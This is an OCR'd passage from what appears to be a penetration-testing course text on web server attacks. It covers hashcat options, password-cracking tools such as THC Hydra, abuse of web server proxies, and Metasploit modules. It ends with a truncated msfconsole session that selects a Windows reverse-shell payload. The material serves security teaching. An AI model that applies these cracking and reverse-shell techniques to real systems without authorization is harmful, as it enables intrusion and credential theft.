hashcat (v6.2.5) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================
 -m, --hash-type                | Num  | Hash-type, references below (otherwise autodetect)   | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --deprecated-check-disable |      | Enable deprecated plugins                            |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status output                 |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                  | Str  | Define specific session name                         | --session=mysession
     --restore                  |      | Restore session from --session                       |
     --restore-disable          |      | Do not write restore file                            |
     --restore-file-path        | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                  | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format           | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable  |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer      | Num  | Sets seconds between outfile checks to X             | --outfile-check=30
     --wordlist-autohex-disable |      | Disable the conversion of $HEX[] from the wordlist   |
 -p, --separator                | Char | Separator char for hashlists and outfile             | -p :
     --stdout                   |      | Do not crack a hash, instead print candidates only   |
```

https://hashcat.net

Web Server Password Hacking

In this phase of web server hacking, an attacker attempts to crack web server passwords. The attacker may employ all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute-force attacks, hybrid attacks, precomputed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience to crack passwords because some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Hashcat, THC Hydra, and Ncrack to crack web passwords and hashes.

- **Hashcat**

  Source: *https://hashcat.net*

  Hashcat is a cracker compatible with multiple OSs and platforms and can perform multi-hash (MD4, 5; SHA – 224, 256, 384, 512; RIPEMD-160; etc.), multi-device password cracking. The attack modes of this tool are straight, combination, brute force, hybrid dict + mask, and hybrid mask + dict.

- **THC Hydra**

  Source: *https://github.com*

  THC Hydra is a parallelized login cracker that can attack numerous protocols. This tool is a proof-of-concept code that provides researchers and security consultants the possibility to demonstrate how easy it would be to gain unauthorized remote access to a system.

  Currently, this tool supports the following protocols: Asterisk; Apple Filing Protocol (AFP); Cisco Authentication, Authorization, and Accounting (AAA); Cisco auth; Cisco enable; Concurrent Versions System (CVS); Firebird; FTP; HTTP-FORM-GET; HTTP-FORM-POST; HTTP-GET; HTTP-HEAD; HTTP-POST; HTTP-PROXY; HTTPS-FORM-GET; HTTPS-FORM-POST; HTTPS-GET; HTTPS-HEAD; HTTPS-POST; HTTP-Proxy; ICQ; Internet Message Access Protocol (IMAP); Internet Relay Chat (IRC); Lightweight Directory Access Protocol (LDAP); Memcached; MongoDB; Microsoft SQL Server; MySQL; Network Control Protocol (NCP); Network News Transfer Protocol (NNTP); Oracle Listener; Oracle system identifier (SID); Oracle; PC-Anywhere; personal computer Network File System (PC-NFS); POP3; Postgres; Radmin; Remote Desktop Protocol (RDP); Rexec; Rlogin; Rsh; Real Time Streaming Protocol (RTSP); SAP R/3; Session Initiation Protocol (SIP); Server Message Block (SMB); Simple Mail Transfer Protocol (SMTP); SMTP Enum; Simple Network Management Protocol (SNMP) v1+v2+v3; SOCKS5; SSH (v1 and v2); SSH key; Subversion;

TeamSpeak (TS2); Telnet; VMware-Auth; Virtual Network Computing (VNC); and Extensible Messaging and Presence Protocol (XMPP).


The following are some additional password cracking tools:

- Ncrack (*https://nmap.org*)
- Rainbow crack (*https://project-rainbowcrack.com*)
- Wfuzz (*http://www.edge-security.com*)
- Wireshark (*https://www.wireshark.org*)



Using Application Server as a Proxy

- Web servers with **forwarding** and **reverse HTTP proxy functions** enabled, are employed by attackers to perform the following actions:
  - Attacking third party systems on the Internet
  - Connecting to arbitrary hosts on the organization's internal network
  - Connecting back to other services running on the proxy host itself
- Attackers use **GET** and **CONNECT** requests **to use vulnerable web servers as proxies** to connect and obtain information from target systems through these proxy web servers

Using Application Server as a Proxy

Web servers are occasionally configured to perform functions such as forwarding or reverse HTTP proxy. Web servers with these functions enabled are employed by attackers to perform the following attacks:

- Attacking third-party systems on the Internet
- Connecting to arbitrary hosts on the organization's internal network
- Connecting back to other services running on the proxy host itself

Attackers use GET and CONNECT requests to use vulnerable web servers as proxies to connect to and obtain information from target systems through these web servers.

Figure 13.39: Screenshot of Metasploit

An attacker may use the following features of Metasploit to perform a web server attack:

- Closed-loop vulnerability validation
- Phishing simulations
- Social engineering
- Manual brute forcing
- Manual exploitation
- Evade-leading defensive solutions

Metasploit enables pen testers to perform the following:

- Quickly complete pen-test assignments by automating repetitive tasks and leveraging multi-level attacks
- Assess the security of web applications, network and endpoint systems, as well as email users
- Tunnel any traffic through compromised targets to pivot deep into a network
- Customize the content and template of executive, audit, and technical reports

Metasploit Architecture

The Metasploit Framework is an open-source exploitation framework that provides security researchers and pen testers with a uniform model for the rapid development of exploits, payloads, encoders, no operation (NOP) generators, and reconnaissance tools. The framework reuses large chunks of code that a user would otherwise have to copy or re-implement on a per-exploit basis. The framework is modular in architecture and encourages the reuse of code across various projects. The framework can be broken down into a few different pieces, the lowest level of which is the framework core. The framework core is responsible for implementing all the required interfaces that allow interaction with exploit modules, sessions, and plugins. It supports vulnerability research, exploit development, and the creation of custom security tools.

Figure 13.40: Metasploit architecture

Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to **encapsulate an exploit**, with the help of which users can target many platforms with a single exploit
- This module comes with **simplified meta-information fields**
- With the use of a Mixins feature, users can also **modify exploit behavior dynamically**, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1. **Configure an Active Exploit**
2. **Verify the Exploit Options**
3. **Select a Target**
4. **Select a Payload**
5. **Launch the Exploit**


Metasploit Payload and Auxiliary Modules

Payload Module

- Payload module establishes a **communication channel** between the Metasploit framework and the victim host
- It combines the **arbitrary code** that is executed because of the success of an exploit
- To generate **payloads**, first select a payload using the command as shown in the screenshot

Auxiliary Module

- Auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the **`run`** command, or **`exploit`** command



```
msf5 > use windows/shell_reverse_tcp
msf5 payload(windows/shell_reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload. Datastore options may be supplied after normal options.

Example: generate -f python LHOST=127.0.0.1

OPTIONS:

    -E        Force encoding
    -O <opt>  Deprecated: alias for the '-o' option
    -P <opt>  Total desired payload size, auto-produce appropriate NOP sled length
    -S <opt>  The new section name to use when generating (large) Windows binaries
    -b <opt>  The list of characters to avoid example: '\x00\xff'
    -e <opt>  The encoder to use
    -f <opt>  Output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,p
l,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,


